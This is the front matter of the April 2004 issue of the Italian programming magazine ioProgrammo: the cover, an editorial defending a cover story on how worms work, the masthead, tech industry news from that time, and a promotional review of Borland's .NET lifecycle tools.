VISUAL BASIC FAX
INVIO E RICEZIONE: FACILE COME UN DRAG&DROP!

VERSIONE PLUS RIVISTA+LIBRO+CD €9,90
VERSIONE STANDARD RIVISTA+CD €6,90
Periodicità mensile • APRILE 2004 • ANNO VIII, N.4 (79)
Poste Italiane • Spedizione in a.p. - 45% • art. 2 comma 20/b legge 662/96 - AUT. N. DCDC/033/01/CS/CAL

ioProgrammo

A SCUOLA DI VIRUS

IN ALLEGATO

Impariamo a programmarare un worm e a rendere inattaccabili le nostre applicazioni

SISTEMA
- JFreeChart: grafica statistica in Java
- Il bello della stampa con Crystal Report 9

INTERNET
- Generare PDF in ASP
- J2EE: visualizzare contenuti dinamici

CORSI
- Java: la nostra prima applicazione
- Delphi: lettura e scrittura di file
- VB.NET: l'accesso a database
- C++: ordinamento e permutazioni con STL

IN ANTEPRIMA
- Visual Studio tools per Office
- Delphi 8
- SQL Server CE 3.0

ADVANCED
- Gli oggetti trovano casa con ODBMS
- Costruire un generatore di codice

BASI DI DATI E XML
XQuery: scopriamo come consultare documenti XML con la sintassi SQL

IL DEBUG È FACILE CON JAVA LOG
Le migliori tecniche per tracciare il comportamento delle applicazioni

PROGRAMMATORI DI EEPROM
Tutti i dettagli per costruirli in casa a basso costo con una guida passo passo

ISSN 1128-594X
9 771128 594641 40079
EDIZIONI MASTER
www.edmaster.it
ioProgrammo (Plus) Anno VIII - N° 4 (79) • € 9,90

ECCEZIONALE VBA! Programmare Autocad da Excel

Anno VIII - n. 4 (79) Aprile 2004

▼ Conosci il tuo nemico

Ho un amico che di professione fa il mago (come Sylvan, come Tony Binarelli) ed è stato campione italiano di micromagia. Quasi venti anni fa, nelle edicole, fu pubblicato un corso a puntate di magia o, per meglio dire, prestidigitazione. Grazie a quel corso, il mio amico imparò i rudimenti e si appassionò alla materia, al punto da farne un mestiere (in realtà è anche un ingegnere meccanico… ma lo fa per hobby). Come lui, furono in molti a cominciare quella strada simpatica e stramba grazie a quel corso a fascicoli. Sapete una cosa? I maghi sono banditi dai casinò. Le loro mani sono così veloci e conoscono così tanti trucchi che sarebbe impossibile impedirgli di barare. Già che ci sono, vi posso anche "rivelare" che i migliori controllori della regolarità dei casinò, quelli che i bari li scoprono, sono proprio degli esperti di prestidigitazione. Questa lunga digressione era per dirvi che non mi aspetto generazioni di pirati informatici che prendano le mosse dall'articolo di copertina. Mi aspetto invece che molti lettori si appassionino talmente, da approfondire l'argomento con le infinite risorse offerte da Internet e possano diventare esperti di sicurezza. Quando abbiamo scelto il titolo di copertina di questo mese, sapevamo perfettamente le critiche che ci sarebbero piovute addosso ma, per una rivista come ioProgrammo, non era possibile risolvere la questione-virus con un generico invito ad aggiornare frequentemente l'antivirus, così come fanno le altre, le riviste "normali". Per noi, i lettori di ioProgrammo sono persone "speciali" e meritavano qualcosa in più. Meritavano uno migliori articoli mai apparsi su queste pagine: Elia Florio è riuscito nell'impresa di rendere estremamente chiaro il codice e il funzionamento di un worm, la più temibile arma informatica oggi disponibile. Conoscerne i meccanismi significa anche poterla rendere inoffensiva.

raffaele@edmaster.it

All'inizio di ogni articolo, troverete un nuovo simbolo che indicherà la presenza di codice e/o software allegato, che saranno presenti sia sul CD (nella posizione di sempre *\soft\codice* e *\soft\tools*) sia sul Web, all'indirizzo http://cdrom.ioprogrammo.it.
Per scaricare software e codice da Internet, ogni mese indicheremo una password differente. Per il numero che avete fra le mani la combinazione è:

Username: **cock** *Password:* **hitch**

Anno VIII - N.ro 4 (79) - Aprile 2004 - Periodicità: Mensile
Reg. Trib. di CS al n.ro 593 del 11 Febbraio 1997
Cod. ISSN 1128-594X
E-mail: ioprogrammo@edmaster.it
http://www.edmaster.it/ioprogrammo
http://www.ioprogrammo.it

Direttore Editoriale Massimo Sesti
Direttore Responsabile Romina Sesti
Responsabile Editoriale Gianmarco Bruni
Responsabile Marketing Antonio Meduri
Editor Gianfranco Forlino
Coordinamento redazionale Raffaele del Monaco
Redazione Antonio Pasqua, Thomas Zaffino
Collaboratori A. Böhm, L. Buono, M. Canducci, F. Cozzolino, G. Dodaro, M. Del Gobbo, F. Grimaldi, E. Florio, A. Margarese, A. Marroccelli, F. Mestrone, G. Naccarato, C. Pelliccia, P. Perrotta, S. Pierazzini, F. Smelzo, L. Spuntoni, E. Tavolaro, F. Vaccaro, I. Venuti, D. Visicchio
Segreteria di Redazione Veronica Longo

Realizzazione grafica Cromatika S.r.l.
Responsabile grafico: Paolo Cristiano
Coordinamento tecnico: Giancarlo Sicilia
Impaginazione elettronica: Aurelio Monaco

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

Certificato UNI EN ISO 14001
N. 9191 CRMT

Realizzazione Multimediale SET S.r.l.
Coordinamento Tecnico Piero Mannelli
Realizzazione CD-Rom Paolo Iacona

Pubblicità Master Advertising s.r.l.
Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121207
e-mail advertising@edmaster.it
Sales Director: Max Scortegagna
Segreteria Ufficio Vendite Daisy Zonato

Editore Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 831212 - Fax 02 83121206
Sede di Rende: C.da Lecco, zona industriale - 87036 Rende (CS)
Amministratore Unico: Massimo Sesti

Abbonamento e arretrati
ITALIA: Abbonamento Annuale: ioProgrammo Basic(11 numeri): € 52,90 sconto 30% sul prezzo di copertina € 75,90.
ioProgrammo Libro (11 numeri + 6 libri): € 86,90 sconto 30% sul prezzo di copertina € 123,90. Offerte valide fino al 30/06/2004.
ESTERO: Abbonamento Annuale: ioProgrammo Basic (11 numeri): € 151,80. ioProgrammo Plus (11 numeri + 6 libri): € 257,00
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5.32 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate allo 02 831212.
La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax allo 02 83121206, oppure via posta a EDIZIONI MASTER via Cesare Correnti, 1 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- **cc/p n.16821878** o **vaglia postale** (inviando copia della ricevuta del versamento insieme alla richiesta);
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito**, circuito VISA, CARTASI', MASTERCARD/EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).
- **bonifico bancario** intestato a Edizioni Master S.r.l. c/o Banca Credem S.p.a. c/c 01 000 000 5000 ABI 03032 CAB 80880 CIN Q (inviando copia della distinta insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: Inviare il CD-Rom difettoso in busta chiusa a:
Edizioni Master Servizio Clienti - Via Cesari Correnti, 1 - 20123 Milano

Assistenza tecnica: ioprogrammo@edmaster.it

Servizio Abbonati:
☎ tel.02 831212
@ e-mail: servizioabbonati@edmaster.it

Stampa: Rotoeffe Via Variante di Cancelleria, 2/6 - Ariccia (Roma)
Stampa CD-Rom: Deluxe Italy S.r.l. - via Rossini, 4 - Tribiano (MI)
Distributore esclusivo per l'Italia: Parrini & C S.p.A.
Via Vitorchiano, 81 - Roma

Finito di stampare nel mese di Marzo 2004

Certificato n.5113 del 25/11/2003

Edizioni Master edita:
Idea Web, Go!OnLine Internet Magazine, Win Magazine, PC Fun extreme, Quale Computer, DVD Magazine, Office Magazine, La mia Barca, ioProgrammo, Linux Magazine, Softline Software World, HC Guida all'Home Cinema, MPC, Discovery DVD, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, I Corsi di Win Magazine, I Filmissimi in DVD, La mia videoteca, Le Collection, Tv e Satellite.


JAVA OPEN SOURCE

Rod Smith, vice president di IBM, ha reso nota una lettera aperta rivolta a Sun, in cui offre la piena collaborazione di IBM per la creazione di un progetto mirato a portare Java in un modello di sviluppo Open Source. "Se Sun affidasse lo sviluppo di Java all'Open Source, sarebbe più rapida l'evoluzione della piattaforma, con grandi benefici per i clienti delle nostre aziende". IBM sarebbe pronta a mettere a disposizione risorse tecniche per la creazione di nuovo codice Open Source, mentre a Sun sarebbe richiesto di rinunciare allo stretto controllo che impone sulle specifiche Java. IBM è convinta che fare di Java un prodotto Open Source darebbe una spinta fortissima alla sua diffusione ed alla crescita della Java community. Da parte di Sun, sono già stati fatti dei passi nella direzione di una visione più "comunitaria" della piattaforma e la discussione sul rilasciare Java come Open Source va avanti da molto tempo, all'interno stesso di Sun. James Gosling, l'inventore di Java, ha esplicitamente ammesso questa discussione interna, segnalando che, al momento, la cosa risulta ancora "complicata". Allo stato attuale, esistono già delle implementazioni open source di parte della piattaforma: JBoss, ad esempio, fa parte dell'Apache Software Foundation, ed è largamente adottato come application server da parte dell'utenza professionale. Inoltre, attraverso il Java Community Process, una buona dose di "democrazia" è entrata nello sviluppo della piattaforma. Il problema maggiore di questo modello di sviluppo risiede in una eccessiva lentezza che potrebbe essere con l'adozione del modello Open Source.

www.java.sun.com

LINDOWS PRONTO PER CENTRINO

Anche se buona parte delle sue finanze e del suo tempo sono impegnate in una strenua battaglia legale con Microsoft, *Lindows.com* ha trovato le energie per rilasciare una nuova versione del suo sistema operativo che integra il supporto per le tecnologie di comunicazione Wireless di Centrino, il chip della Intel per i notebook. L'obiettivo di *Lindows .com* è quello di offrire ad una vasta utenza l'opportunità di scegliere notebook con LindowsOS Laptop Edition preinstallato, ad un prezzo sensibilmente inferiore a consentito da Windows.

www.lindows.com

News

OLTRE 1 MILIONE DI SVILUPPATORI OPEN SOURCE IN USA

Un recente studio della Evans Data Corporation ha rilevato che nel nord America ci sono oltre 1.1 milioni di sviluppatori che dedicano una parte del loro tempo a progetti Open Source. Altri dati interessanti sono che mezzo milione di programmatori lavora già su architetture a 64 bit e ben 250.000 sviluppatori sono parte attiva nello sviluppo di applicazioni basate su Grid Computing.

IL PDF SI LAUREA IN INGEGNERIA

Adobe Systems è al lavoro per sviluppare una variante del celeberrimo formato PDF, ottimizzata per la riproduzione di documenti ingegneristici. Del gruppo di lavoro (PDF Engineering Working Group) ci saranno rappresentanti di Adobe, Hewlett-Packard, Intel e altre importanti aziende. Il nuovo standard andrà sotto il nome di PDF/E, e consentirà di trattare più semplicemente documenti di grande formato, ricchi di schemi tecnici e brochure di prodotti tecnologici.

www.google.com

UNO STOP AL PEER TO PEER?

Il ministro per i Beni e le Attività Culturali Giuliano Urbani ha proposto al consiglio dei ministri un decreto per integrare le attuali normative sul diritto d'autore, ritenute troppo "soft" nei confronti dei pirati dell'etere.
La proposta potrebbe costringere gli Internet Service Provider (ISP) a dotarsi di tecnologie idonee al blocco del traffico illegale di film, musica e quant'altro sia protetto da copyright. I provider dovranno anche conservare i file log degli utenti che condividono materiale per un periodo di almeno 30 mesi.


www.adobe.com

UN NUOVO LINGUAGGIO PER .NET

La manipolazione dei dati è una parte fondamentale della maggior parte delle applicazioni.
Ciononostante, è spesso necessario fare largo utilizzo di complicate API anche per le più comuni operazioni.
Proprio per rispondere all'esigenza di rendere più agevole l'interazioni con database, Microsoft sta lavorando, assieme all'Università di Cambridge, ad un nuovo linguaggio: Xen. Combinando SQL, XML e la programmazione ad oggetti, questo linguaggio andrà ad arricchire con nuove opportunità il framework .NET.

www.microsoft.com

RFID: UN PICCOLO PASSO PER LA PRIVACY

RSA Sevurity sta lavorando ad una nuova tecnologia per la difesa della privacy: RSA Blocker Tag.

Lo scopo è quello di prevenire l'utilizzo improprio dei lettori di tag RFID, già nell'occhio del ciclone per la possibilità di schedare facilmente chiunque possegga beni "marchiati" con i tag. Il funzionamento del Blocker è basato su un'attività di spamming, tesa a confondere il lettore RFID. Questa difesa della privacy potrebbe diventare un vera urgenza nel momento in cui i tag RFID arriveranno a varcare la soglia dei magazzini per lo stoccaggio, dove attualmente sono confinati.

MAI PIÙ ERRORI NEL CODICE

Gli sviluppatori della IBM stanno lavorando ad un nuovo strumento per l'analisi strutturale di applicazioni Java che consente di effettuare il refactoring delle applicazioni, senza modificare il comportamento esterno delle applicazioni stesse. Questo strumento consentirà di focalizzare in anticipo eventuali problemi di design che, se riscontrati troppo tardi, possono comportare gravi ritardi nella realizzazione del software. Debug Tracer, questo il nome del tool è disponibile per il download su AlphaWorks, il sito di IBM dedicato agli sviluppatori.

www.alphaworks.ibm.com

CAD FA RIMA CON WEB

Autodesk ha annunciato il rilascio di DWF Writer, un'applicazione scaricabile gratuitamente da internet, che consente la creazione di file in formato Design Web Format (DWF) in qualsiasi applicazione CAD o Windows Autodesk DWF Writer consente agli utenti CAD in ambito edilizio, manifatturiero e delle infrastrutture di collaborare con facilità condividendo progetti e gruppi di disegni in modo efficiente, sicuro e indipendente dall'applicazione di origine, grazie al formato DWF.
Il formato DWF è uno strumento ottimale per la distribuzione e la comunicazione delle informazioni di progetto all'interno di un team: garantisce un'alta capacità di compressione e consente la visualizzazione, la creazione di documenti a più fogli, la stampa e la pubblicazione sul Web. Tali caratteristiche permettono di ottenere un'accelerazione del processo produttivo, la protezione dei diritti di proprietà intellettuale e la semplificazione della distribuzione dei dati.
Gli utenti di AutoCAD, Autodesk Inventor e altre applicazioni Autodesk hanno già sperimentato i vantaggi della creazione di file DWF tramite il comando di pubblicazione incorporato in tali applicazioni. Ora Autodesk DWF Writer consente di estendere questa utilissima funzionalità ad altre applicazioni CAD come Bentley Microstation e Solidworks.
Gli utenti di tali applicazioni saranno in grado di creare file DWF in modo semplice e rapidoe potranno utilizzare un unico formato di file standard per lo scambio di progetti e gruppi di disegni tra i membri dell'intero team di progettazione.

www.autodesk.com

SCO DEVE MOSTRARE IL CODICE

È giunta l'ora di fare maggiore chiarezza nella causa che sta infiammando l'informatica sulla paternità di parte del codice di Linux.
Il giudice che si sta occupando del caso ha imposto a SCO di rivelare maggiori informazioni e di segnalare esatte quali righe del codice sarebbero state oggetto di plagio.
Nel frattempo SCO continua la sua crociata contro gli utenti di Linux: oggetto del suo attacco il colosso DaimlerChrysler, reo di non avere pagato la licenza Unix per l'utilizzo di server Linux.
Linus Torvalds, creatore di Linux e punto di riferimento per tutto il mondo Open Source, ha comunque dichiarato di non temere le azioni di SCO e di esser certo che tutta la manovra sarà sgonfiata dalla prova dei fatti.

UN HARD DISK DA POLSO


LaCie propone un nuovo orologio da polso, *LaCie Data Watch*, in grado di contenere sino a 256 MB di memoria. La batteria è in grado di funzionare per tre anni e, un piccolissimo led inserito nel quadrante avvisa quando è in funzione lo scambio dei dati, scambio che avviene via USB e prendendo l'alimentazione direttamente dalla connessione.

Le prestazioni offerte sono ottime: il traferimento di 128 mega avviene in appena venti secondi.
LaCie Data Watch è disponibile dal mese di marzo presso i LaCie Partner e i rivenditori.
I seguenti prezzi consigliati al pubblico sono € 99 per la versione da 128 MB e € 149 quella da 256 MB.

www.lacie.com

NUOVI PROCESSORI DA INTEL

La Intel ha annunciato che a breve rilascerà un nuovo processore Xeon: evoluzione del modello MP, che trova la sua naturale collocazione in ambito multiprocessore. Per le prestazioni è previsto un balzo in avanti del 25%, grazie ad un frequenza di 3GHz e a 4MB di cache di terzo livello. L'innovazione della gamma prevede anche l'introduzione di nuovi modelli in fascia più bassa: Xeon MP a 2,2GHz e 2,7GHz, entrambi con una cache di terzo livello della dimensione di due MB.

www.intel.com

OLTRE 1,5 MILIARDI DI DISPOSITIVI USANO JAVA

Sun Microsystems ha annunciato i risultati di uno studio ufficiale che vede Java primeggiare su una grande varietà di piattaforme: 250 milioni di telefoni cellulari, 650 milioni di desktop, 500 milioni di sim e smart card.
Un primato che si traduce in un totale di 1,5 miliardi di dispositivi.
Il primato è probabilmente dovuto alla facile integrazione che Java ha da sempre consentito con le tecnologie di rete: di carte di identità digitali, telefoni cellulari, stampanti, Webcam, sistemi telematici per auto, desktop,attrezzature medicali, server, propulsori a getto, controlli di navigazione del Mars Rover della NASA... sono infiniti i campi di applicazioni in cui Java sta realizzando il proprio successo.

www.sun.com

DOLBY PC ENTERTAINMENT

A febbraio, in occasione dell'INTEL Developer Forum, Dolby Laboratories e Intel Corporation hanno annunciato una collaborazione destinata a estendere l'audio e l'esperienza di intrattenimento di qualità ai PC basati sulla specifica Intel High Definition Audio. Nell'ambito dell'iniziativa Dolby PC Entertainment Experience, Dolby prevede di introdurre sul mercato nuove licenze per codec audio integrati ed una serie di logo per PC per le tecnologie all'avanguardia Dolby Surround Sound.
La specifica Intel HD Audio favorirà lo sviluppo nuovi modelli di utilizzo che valorizzino la rapida evoluzione degli apparati audio presenti nei PC domestici, sempre più utilizzati per la fruizione di musica, film e videogame con una qualità senza compromessi. Avendo a disposizione codec HD Audio che comprendono le principali tecnologie Dolby, i produttori di PC saranno in grado di offrire computer con il supporto integrato per le seguenti tecnologie Dolby: Dolby Headphone, Dolby Virtual Speaker, Dolby Digital Live e Dolby Pro Logic II. Sarà possibile godere di un'esperienza più ricca e coinvolgente da qualsiasi sorgente audio digitale e in qualsiasi modalità di ascolto: da due a 7.1 diffusori oppure tramite una coppia di cuffie: finalmente l'audio di qualità sul PC!

www.dolby.com

UNA SUITE PER GLI SVILUPPATORI PALM

Un nuovo tool rivolto a tutti i soggetti interessati allo sviluppo di applicazioni Palm: Palm OS Developer Suite. Consente di distribuire applicazioni native per Palm OS 4, Palm OS Garnet e Palm OS Cobalt, attraverso PACE (Palm Application Compatibility Environment), un unico e coerente ambiente di sviluppo. La Palm OS Developer Suite consente di integrare l'SDK per Palm OS all'interno dell'IDE Eclipse, con enormi vantaggi in termini di produttività ed efficacia. La Suite è attualmente disponibile per il download nella versione 0.1.1 al link *www.palmos.com/dev/tools/dev_suite.html.*

www.palmos.com

SOFTWARE SUL CD

Una selezione dei migliori tool di sviluppo proposta dalla redazione di ioProgrammo

Borland Application Lifecycle Management per il .NET Framework

La soluzione Borland per accelerare il ciclo di vita delle applicazioni

Con questa suite di prodotti, Borland offre un approccio integrato all'intero sistema coinvolto nello sviluppo di un software.
Grazie al Borland Application Lifecycle Management, i team hanno tutta la tecnologia per creare rapidamente soluzioni che si adattano alla continua evoluzione delle domande di mercato (o del singolo committente!).

UN PROCESSO ITERATIVO

L'approccio offerto da Borland nel gestire il ciclo di vita delle applicazioni parte dalla presa d'atto che lo sviluppo di un software si configura come un processo iterativo e non si muove in modo sequenziale da una fase all'altra.
Il più delle volte, ciò che accade è un ritorno dalla fase di test verso quella di design, quindi al deployment e infine, purtroppo, alla ridefinizione delle specifiche dettate dal committente.
La soluzione Borland supporta questo bisogno di flessibilità attraverso una fortissima integrazione fra gli strumenti di sviluppo e quelli di gestione del progetto.

I REQUISITI

Senza una definizione formale delle funzionalità che sono richieste ad un'applicazione, risulta difficile per un manager allocare le giuste risorse e pianificarne le attività.
Il primo passo nello sviluppo di qualsiasi applicazione è dunque bene che sia una formale definizione di cosa dovrà fare l'applicazione e con quali vantaggi.

Tutte le successive fasi del ciclo di vita dell'applicazione faranno sempre riferimento ai termini e ai percorsi indicarti in questo primo, fondamentale, passaggio.
È proprio in questa prima fase che interviene CaliberRM, un sistema integrato per la gestione dei requisiti che facilita la collaborazione, le analisi e le comunicazioni fra i manager di progetto. Adottato da molti grandi com-

Fig. 1: ***CaliberRM si integra perfettamente in C# Builder.***





Fig. 2: ***Grazie ad una grafica chiara e semplice, Optrimizeit consente di valutare in pochi istanti le classi più impegnative per il CLR.***




pagnie, CaliberRM è di grande ausilio nelle aziende con organizzazioni distribuite su più sedi distanti fra loro. Valido sia per aziende di piccole dimensioni che per le grandi, CaliberRM aiuta nella gestione delle priorità e nell'allocazione delle risorse, fornisce funzionalità di streaming per la comunicazione in tempo reale e può dare una spinta decisiva verso un prodotto migliore ed una miglior modo di lavorare.
Perfettamente integrato nella suite, trova il suo più naturale complemento in StarTeam.

DESIGN

Come qualsiasi oggetto tecnologico, un'applicazione trae grande beneficio da un'appropriata fase di analisi e progettazione. Un buon progetto costituisce una solida base su cui tutte le altre attività poggeranno mentre, al contrario, dedicare poca energia a questa fase si traduce immediatamente in una scarsa qualità del prodotto finale e, soprattutto, in una maggiore difficoltà a effettuare cambiamenti "in corsa".
Un progetto ben costruito risulta particolarmente importante in imprese di medie e grandi dimensioni: una modellazione in linguaggi standard come UML consente infatti una comunicazione efficace fra soggetti distanti.
È qui che interviene Together Edition for Microsoft Visual Studio .NET, un potente ambiente di progettazione, modellazione e generazione di codice per Microsoft .NET Framework, in grado di migliorare la collaborazione fra le divisioni di design e sviluppo, grazie alla innovativa tecnologia Borland LiveSource. Oltre un anno di ricerca e sviluppo hanno reso possibile questo nuovo ambiente, scritto interamente in linguaggio in C#, e progettato per assistere le imprese nell'adozione delle tecnologie Microsoft .NET Framework.
Together Edition for Microsoft Visual Studio .NET facilita l'adozione di Microsoft .NET Framework in aziende con codice legacy, offrendo una visione d'insieme delle proprie applicazioni nel corso dello sviluppo.

TEST E PRESTAZIONI

Velocità, stabilità e affidabilità sono i requisiti base della maggior parte delle applicazioni mission-critical di un'azienda.
Se è vero che il .NET Framework aiuta a sviluppare applicazioni con

TOGETHER: CREIAMO UNO USE CASE DIAGRAM

1 **All'interno della Model View, clicchiamo sul nodo Video Store, e scegliamo la voce ADD>Other Diagram. Nel box che si apre, indichiamo Use Case Diagram. Scegliamo quindi un nome.**

2 **Dalla toolbox potremo trascinare tutti i simboli necessari alla nostra rappresentazione. Tutti gli elementi del diagramma possono essere ridimensionati e spostati.**

3 **Dal menu View, scegliamo la voce Window. Tra le numerose voci che è possibile modificare per ogni elemento, poniamo attenzione a stereotipe, che ci consentirà di definire dei template.**

maggiore facilità, è anche vero che, introducendo un nuovo layer tecnologico, riduce il controllo che gli sviluppatori possono avere sulle performance complessive del sistema. Diventa dunque più pressante l'esigenza di tool di ottimizzazione durante il processo di sviluppo, al fine di tenere sempre sotto controllo prestazioni e stabilità. Optimizeit è nato per questo, consentendo di sviluppare applicazioni più veloci e più affidabili. Perfettamente integrabile sia in C# Builder della stessa Borland che nel Microsoft Visual Studio .NET, Optimizeit fornisce una esauriente serie di analisi sull'utilizzo della CPU e della memoria per il managed code. Rivolgere l'attenzione ai problemi prestazionali fin dall'inizio dello sviluppo, consente di arrivare con maggiore tranquillità alla consegna dell'applicazione. Senza contare che questo tipo di approccio consente di evitare problemi di performance talmente radicati da essere inestirpabili alla fine della realizzazione del progetto.

Fig. 3: ***Il modello modulare proposto da Borland.***

LA FASE DI DEPLOYMENT

Molti sviluppatori sono impegnati nello sforzo di colmare il gap esistente fra le due piattaforme di programmazione che dominano l'attuale scena della sviluppo business: .NET e J2EE. Borland offre una soluzione che consente di sviluppare applicazioni .NET perfettamente integrate con applicazioni J2EE e Corba.

Janeva aiuta gli sviluppatori a creare applicazione per la piattaforma Microsoft senza la necessità di cambiare il back-end che, in moltissimi casi, è realizzato sulla nota piattaforma Sun. Il tool può anche funzionare al contrario, ovverosia permettendo la costruzione di applicazione J2EE e CORBA basati su sistemi .NET, soluzione questa che può tornare utile nelle aziende che hanno già investito molto in strumenti di sviluppo Java e che vogliono (o devono) utilizzare componenti .NET. Janeva realizza la cooperazione fra le due piattaforme utilizzando il protocollo Inter-ORB Protocol (IIOP) che ha mostrato prestazioni decisamente superiori rispetto al protocollo SOAP utilizzato dai Web Services, la tecnologia principe impiegata finora per il dialogo fra mondi diversi.I linguaggi supportati da Janeva sono tutti quelli compatibili con il Common Language Runtime di Microsoft quindi: C# J# VB.NET e Visual C++ .NET. Janeva offre il vantaggio di aderire completamente agli standard esistenti, sia quelli dettati da Microsoft per il .NET Framework sia le specifiche J2EE imposte da Sun, sia infine le specifiche per CORBA dell'Object Management Group (OMG).

Fig. 4: ***Janeva riesce a far da ponte fra le due piattaforme di sviluppo più diffuse: Java e .NET***

GESTIRE L'EVOLUZIONE

La gestione di un processo di sviluppo passa per un controllo costante dell'evoluzione del codice. Avere sotto controllo la "storia" del codice consente di capire meglio i tempi e gli sviluppi possibili e, soprattutto, permette di tornare indietro su scelte che in un certo momento si rivelano sbagliate.

Il modello realizzato da StarTeam consente di controllare con efficacia l'evoluzione di un prodotto software, anche nei casi più complessi di sviluppo in team in ambiente distribuito. StarTeam usa un server centralizzato per la gestione del codice e, tra le funzionalità più interessanti, si segnala la possibilità di seguire più sviluppi dello stesso progetto in contemporanea.

Una soluzione ottimale nei casi in cui si voglia verificare le conseguenze di alternative scelte progettuali.

L'INTEGRAZIONE

Un ambiente di sviluppo reale è spesso caratterizzato da una forte eterogeneità dei tool utilizzati. Borland propone di capovolgere questa situazione attraverso una serie di strumenti per il .NET Framework, perfettamente integrati fra loro e che, con molta efficacia, possono essere integrati nel Visual Studio .NET di Microsoft.

La sinergia offre un ambiente coerente, evitando inutili ridondanze e consentendo un più rapido approccio alla intera piattaforma di sviluppo.

☑ Borland Application Lifecycle Management per il .NET Framework

Produttore: Borland
Sul web: www.borland.it
Nel CD: Borland
Prezzi: CaliberRM: € 2200 + IVA
Together Edition for Microsoft Visual Studio .NET: € 1200 + IVA
